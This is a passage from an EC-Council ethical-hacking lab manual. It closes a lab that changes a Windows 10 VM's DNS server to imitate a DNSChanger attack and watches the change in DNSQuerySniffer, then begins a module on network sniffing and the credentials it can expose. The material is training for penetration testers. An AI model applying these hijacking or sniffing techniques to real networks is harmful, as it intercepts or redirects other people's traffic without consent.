


Figure 4.9.3: DNSQuerySniffer Main Window showing DNS address

7. As you can see in the above screenshot, the DNS address is **8.8.8.8**.
8. In real-time, attackers will use malicious applications like DNSChanger to change the DNS of the target machine. For demonstration purposes, we are changing the DNS of the **Windows 10** machine in the **Network & Internet** settings.
9. Right-click on the **Network** icon in the lower-right corner of **Desktop** and click **Open Network & Internet settings**.




Figure 4.9.4: Open Network & Internet Settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Network Status** window appears. Click **Change adapter options** under **Change your network settings.**




Figure 4.9.5: Change your network settings

11. Right-click on the network adapter (here, **Ethernet0**) and click **Properties.**




Figure 4.9.6: Available Network Adapter

12. The **Adapter Properties** window appears. Select **Internet Protocol Version 4 (TCP/IPv4)** and click **Properties.**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.9.7: Adapter Properties

13. The **Internet Protocol Version 4(TCP/IPv4) Properties** window appears. Change the **Preferred DNS server** with the **Windows Server 2016** IP address and click **OK**. In this task, the **Windows Server 2016** IP address is **10.10.10.16**. This may vary in your lab environment.
14. Click **OK**, and then **Close** the Adapter Properties window.




Figure 4.9.8: TCP/IPv4 Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Switch to the **DNSQuerySniffer** window; observe the few recorded logs. Right-click on the log for which DNS has changed and select **Properties** from the context menu.




Figure 4.9.9: DNSQuerySniffer Logs

16. In the **Properties** window, observe that there is a change in DNS.




Figure 4.9.10: DNSQuerySniffer Log Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other DNS monitoring/ resolution tools such as **DNSstuff** (https://www.dnsstuff.com), **DNS Lookup Tool** (https://www.ultratools.com), or **Sonar Lite** (https://constellix.com) to perform DNS monitoring.

17. After completion of the task, go to the network settings, change DNS 8.8.8.8 in the **Windows 10** machine, and close all applications.
18. Uninstall the **DriverBooster** and **Advanced SystemCare** software by navigating to **Control Panel** → **Programs** → **Uninstall a program**.

Note: While uninstalling, remove all the files of tools from the system.

19. Turn off the **Windows 10** and **Windows Server 2016** virtual machines.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing

Module 08

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Sniffing

Packet sniffing is a process of monitoring and capturing all data packets passing through a given network using a software application or hardware device.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Earlier modules taught how to damage target systems by infecting them using malware, which gives limited or full control of the target systems to further perform data exfiltration.

Now, as an ethical hacker or pen tester, it is important to understand network sniffing. Packet sniffing allows a person to observe and access the entire network's traffic from a given point. It monitors any bit of information entering or leaving the network. There are two types of sniffing: passive and active. Passive sniffing refers to sniffing on a hub-based network; active sniffing refers to sniffing on a switch-based network.

Although passive sniffing was once predominant, proper network-securing architecture has been implemented (switch-based network) to mitigate this kind of attack. However, there are a few loopholes in switch-based network implementation that can open doors for an attacker to sniff the network traffic.

Attackers hack the network using sniffers, where they mainly target the protocols vulnerable to sniffing. Some of these vulnerable protocols include HTTP, FTP, SMTP, POP, Telnet, IMAP, and NNTP. The sniffed traffic comprises data such as FTP and Telnet passwords, chat sessions, email and web traffic, and DNS traffic. Once attackers obtain such sensitive information, they might attempt to impersonate target user sessions.

Thus, an ethical hacker or pen tester needs to assess the security of the network's infrastructure, find the loopholes in the network using various network auditing tools, and patch them up to ensure a secure network environment. The labs in this module provide real-time experience in performing packet sniffing on the target network using various packet sniffing techniques and tools.

Lab Objectives

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 08 Sniffing

The objective of the lab is to perform network sniffing and other tasks that include, but are not limited to:

- Sniff the network
